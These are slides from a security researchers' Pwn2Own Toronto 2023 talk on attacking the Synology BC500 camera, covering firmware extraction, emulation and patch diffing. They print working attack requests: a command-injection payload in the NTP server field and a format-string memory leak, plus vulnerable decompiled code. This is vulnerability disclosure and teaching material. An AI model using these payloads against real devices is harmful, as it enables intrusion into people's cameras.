



# A Journey to Pwn2Own Toronto 2023

# Whoami?

- Baptiste MOINE (@Creased\_) & Romain JOUET (BZHugs)
- **Security researcher** at Synacktiv (VR/RE)
- Company specialized in offensive security: **penetration testing, reverse engineering**, software development, trainings, etc.
- Around **180 experts** over 6 offices in France (Lille, Paris, Rennes, Toulouse, Lyon and Bordeaux)
- **We are recruiting!**


# Timeline

Announcement  
of targets by ZDI




12/07/2023

Random draw




23/10/2023

Start of the  
competition



24/10/2023

End of the  
competition



27/10/2023

# Pwn2Own 2023 Toronto targets

| Target             | Cash Prize     | Master of Pwn Points |
|--------------------|----------------|----------------------|
| Sonos Era 100      | \$60,000 (USD) | 3                    |
| Apple HomePod      |                | 3                    |
| Amazon Echo Studio |                | 3                    |
| Google Nest Audio  |                | 3                    |

| Target           | Cash Prize     | Master of Pwn Points |
|------------------|----------------|----------------------|
| Wyze Cam v3      | \$30,000 (USD) | 3                    |
| Arlo Pro 4       | \$30,000 (USD) | 3                    |
| Nest Cam (Wired) | \$30,000 (USD) | 3                    |
| Synology BC500   | \$30,000 (USD) | 3                    |
| Google Camera    | \$30,000 (USD) | 3                    |

| Target              | Cash Prize     | Master of Pwn Points |
|---------------------|----------------|----------------------|
| Amazon Echo Studio  | \$60,000 (USD) | 6                    |
| Google Nest Hub Max | \$60,000 (USD) | 6                    |

| Master of Pwn Points |
|----------------------|
| 2                    |
| 2                    |
| 2                    |

# Timeline

Announcement  
of targets by ZDI




12/07/2023

Vulnerability  
research




17/07/2023

Random draw




23/10/2023

Start of the  
competition



24/10/2023

End of the  
competition



27/10/2023

# Firmware Extraction

- Public firmware but encrypted and/or compressed
- Reverse engineering and guessing the proprietary format
  - Easily identifiable header
  - Sequence of compressed partitions
- Unpacking and decompression script
  - Python script using the `construct` or `kaitai` library

```
object tree
├─ header [Header]
│   ├── format = 0.1.1
│   ├── version = 1.0.20
│   ├── product = BC500
│   ├── hash = [24, 77, 216, 154, 241, 126, 195, 145, ...]
│   ├── size = 0x1E74723 = 31934243
│   └── partCount = 0x2 = 2
├─ scripts
│   ├── 0 [Script]
│   │   ├── size = 0x16D = 365
│   │   └── data = [120, 156, 125, 144, 65, 75, 3, 49, ...]
│   └── 1 [Script]
│       ├── size = 0x119 = 281
│       └── data = [120, 156, 149, 80, 203, 78, 132, 64, ...]
└─ parts
    ├── 0 [Part]
    │   ├── name = linux
    │   ├── scriptSize = 0xC3 = 195
    │   ├── dataSize = 0x23593D = 2316605
    │   ├── script = [120, 156, 141, 142, 177, 14, 130, 64, ...]
    │   └── data = [120, 156, 196, 188, 121, 56, 84, 237, ...]
    └── 1 [Part]
        ├── name = rootfs
        ├── scriptSize = 0xDB = 219
        ├── dataSize = 0x1C3E92A = 29616426
        ├── script = [120, 156, 141, 142, 205, 110, 194, 48, ...]
        └── data = [120, 156, 236, 220, 101, 80, 85, 143, ...]
sig = [214, 169, 209, 213, 33, 108, 114, 22, ...]
```

# Firmware Extraction

- Extraction and mounting of the rootfs
- UBI image + squashfs

```
$ python extract.py Synology_BC500_1.0.4_0182.sa.bin
$ file extract/*
extract/linux.bin:      u-boot legacy uImage, Linux-4.19.91, Linux/ARM, OS Kernel Image (Not compressed)
extract/linux_flash.sh: POSIX shell script, ASCII text executable
extract/post-script.sh: POSIX shell script, ASCII text executable
extract/pre-script.sh:  POSIX shell script, ASCII text executable
extract/rootfs.bin:     UBI image, version 1
extract/rootfs_flash.sh: POSIX shell script, ASCII text executable

$ pushd extract/
$ ubireader_extract_images ./rootfs.bin

$ pushd ubifs-root/rootfs.bin/
$ sudo unsquashfs img-*-rootfs.ubifs
$ pushd squashfs-root/
$ sudo tar cvzf ../rootfs.tar.gz .
```

# Target Emulation in Docker/QEMU

- Use of Docker, QEMU, and binfmt:

```
FROM scratch
ADD rootfs.tar.gz /
CMD ["/bin/busybox", "sh"]
```

```
services:
  main:
    build: .
    ports:
      - 0.0.0.0:8088:80/tcp
      - 0.0.0.0:4444:4444/tcp
    volumes:
      - ./share:/host:rw
```


```
$ docker compose build
$ docker compose up -d
$ docker compose exec -- main sh

$ /etc/init.d/S50_IPcamApp


$ /etc/rc.d/rc1.d/S90webd stop
$ fuser -k 80/tcp
$ QEMU_GDB=4444 webd
```




# Target Emulation in Docker/QEMU



# Target Emulation in Docker/QEMU



# Target Emulation in Docker/QEMU



# Post Auth RCE

- The WEBUI allows modification of the NTP server used by the system
- We grep and find the NTP configuration in `/bin/systemd`
- Case study for command injection

```
i = 0;
if ( strcmp(g_ntp_server_list, "\0") ) {
    i = snprintf(server_list, 0x200u, "server %s\n", g_ntp_server_list);
}

if ( strcmp(&g_ntp_server_list[128], "\0") ) {
    snprintf(&server_list[i], 0x200 - i, "server %s\n", &g_ntp_server_list[128]);
}

snprintf(cmd, 0x400u, "echo \"%s\" > /tmp/ntp.conf", server_list);

system(cmd); // command injection
```

# Post Auth RCE

```
1 PUT /syno-api/date_time HTTP/1.1
2 Host: 192.168.15.1:8088
3 Content-Length: 74
4 Accept: text/plain, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
7 Content-Type: application/json
8 Origin: http://192.168.15.1:8088
9 Referer: http://192.168.15.1:8088/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
12 Cookie: sid=MIK9R03BsHtSg4C8HNMOOSaB6iUUhsSuv0J6VPgrrchWng6lJCahWvCiH3ubR5HO4
13 Connection: close
14
15 {
  "ntp":{
    "server":"`touch${IFS}/tmp/hacked`"
  },
  "dst":true,
  "time_zone":"EET"
}
```

|              |               |               |               |                    |              |              |              |
|--------------|---------------|---------------|---------------|--------------------|--------------|--------------|--------------|
| ConnInfo     | <b>hacked</b> | ipc-video-0-0 | model         | ntp.conf           | product.info | resolv.conf  | time_updated |
| event.sck    | ipc_snapshot  | ipc-video-0-1 | msg           | ntp_sync_status    | recorder.sck | run          | webd.conf    |
| factory_info | ipc-system    | log           | nightmode_sch | ntp_update_history | recorder_sch | syslogd.conf |              |

## Pre Auth Format String

Burp Project Repeater Window Help

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerLoggerExtenderProject optionsUser optionsLearn

1 x2 x3 x4 x5 x6 x...

SendCancel<>

Target: http://127.0.0.1:8080HTTP/1?

Request

PrettyRawHex

1 PUT /syno-api/activate HTTP/1.1  
2 Host: 127.0.0.1:8080  
3 Content-Length: 105  
4 sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"  
5 Accept: text/plain, \*/\*; q=0.01  
6 Content-Type: application/json  
7 X-Requested-With: XMLHttpRequest  
8 sec-ch-ua-mobile: ?0  
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36  
10 sec-ch-ua-platform: "Windows"  
11 Origin: http://127.0.0.1:8080  
12 Sec-Fetch-Site: same-origin  
13 Sec-Fetch-Mode: cors  
14 Sec-Fetch-Dest: empty  
15 Referer: http://127.0.0.1:8080/  
16 Accept-Encoding: gzip, deflate  
17 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7  
18 Connection: close  
19  
20 |%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|

?⚙️←→Search...0 matches

Response

PrettyRawHexRender

1 HTTP/1.1 400 Bad Request  
2 Cache-Control: no-cache, no-store, must-revalidate, private, max-age=0  
3 Status: 400 Bad Request  
4 Content-Type: text/plain  
5 Content-Length: 370  
6  
7 Set param [activate] failed,  
["|0x4006e958|0x3ffff7e4|0x3f0b7008|0x3ffff7f0|0x3ffff800|0x3fffff39|0x3f0b7008|(nil)|0x4004c0b0|(nil)|0x400055c4|0x3ffff83c|0x4000d6e0|0x3f0b7008|0x40040fd4|(nil)|(nil)|0x4006d098|0x4006d0a8|0x4006d0b8|0x3fffff39|(nil)|(nil)|(nil)|(nil)|(nil)|(nil)|(nil)|(nil)|0x3ffff7f0|0x3ffff800|(nil)|0x3ffff864|0x400412e4"] is not a legal value.

?⚙️←→Search...0 matches

Done542 bytes | 138 milli

# Pre Auth Format String


- One shot: CGI binary
- PIE and Full RELRO
- Heap buffer: need to forge pointers
- Limited size: complicates the use of forged pointers
- Character filter: `[0x00-0x1F]` forbidden

```
int HandleHttpRequest(req_handle_t *req_handle, int size, req_obj_t *req_obj) {  
    /* [...] */  
    if ( req_obj->format == UNKNOWN_FORMAT )  
    {  
        err_msg = get_json_value(req_body, "format");  
        printerr(req_handle, 400, "Unknown output format[%s]!", err_msg);  
        return -1;  
    }  
    else  
    {  
        /* [...] */  
        if ( g_err_code != 200 )  
        {  
            err_code = g_last_err_code;  
            err_msg = std::string::c_str(&g_last_err_msg);  
            printerr(req_handle, err_code, err_msg); // format string vulnerability.  
        }  
        sub_4354C(&unk_670E0);  
        return 0;  
    }  
}
```

```
$ checksec /www/camera-cgi/synocam_param.cgi  
Arch:      arm-32-little  
RELRO:     Full RELRO  
Stack:     Canary found  
NX:        NX enabled  
PIE:       PIE enabled
```


# Pre Auth Buffer Overflow

- Same entry point as the format string
- Stack buffer overflow
- Discovered by chance while trying a payload that was too long





# Timeline



# Security Update 🤖

**Version: 1.0.5-0185**

---

(2023-07-18)

## **Fixed Issues**

1. Improve the image quality of Synology Camera in low-light conditions.
2. Fixed a security vulnerability.

## ! Security Update

- Released on July 18, coinciding with the start of our research...

# Patch Diffing

```
8 {
9     if ( !s1 || strcasecmp(s1, "DELETE") )
10     {
11         sub_DD28(a3[1], 400, "Wrong request method[%s]!", s1);
12         return -1;
13     }
14     sub_401DC((int)a3);
15 }
16 if ( off_67014 != 200 )
17 {
18     v7 = a3[1];
19     v8 = off_67014;
20     v9 = (const char *)std::string::c_str(&unk_670C8);
21     sub_DD28(v7, v8, "%s", v9);
22 }
23 sub_43574(&unk_670E0);
24 return 0;
25 }
26 }
```

```
38 {
39     if ( !s1 || strcasecmp(s1, "DELETE") )
40     {
41         sub_DD28(a3[1], 400, "Wrong request method[%s]!", s1);
42         return -1;
43     }
44     sub_401BC((int)a3);
45 }
46 if ( off_67014 != 200 )
47 {
48     v7 = a3[1];
49     v8 = off_67014;
50     v9 = (const char *)std::string::c_str(&unk_670C8);
51     sub_DD28(v7, v8, v9);
52 }
53 sub_4354C(&unk_670E0);
54 return 0;
55 }
56 }
```

❗ Format string patch!

✅ Implementation of an OTA monitoring bot



BZHugs 08/08/2023 7:41 PM

Bon ... je crois que j'ai fais une bêtise X)

Le script au dessus ne marchait pas sur le vrai device, j'ai donc essayé un autre payload  
/sbin/reboot


Sauf que c'est exécuté au boot visiblement 🥲🥲



Et même en restant appuyé sur le bouton hard reset ça continue de boot loop

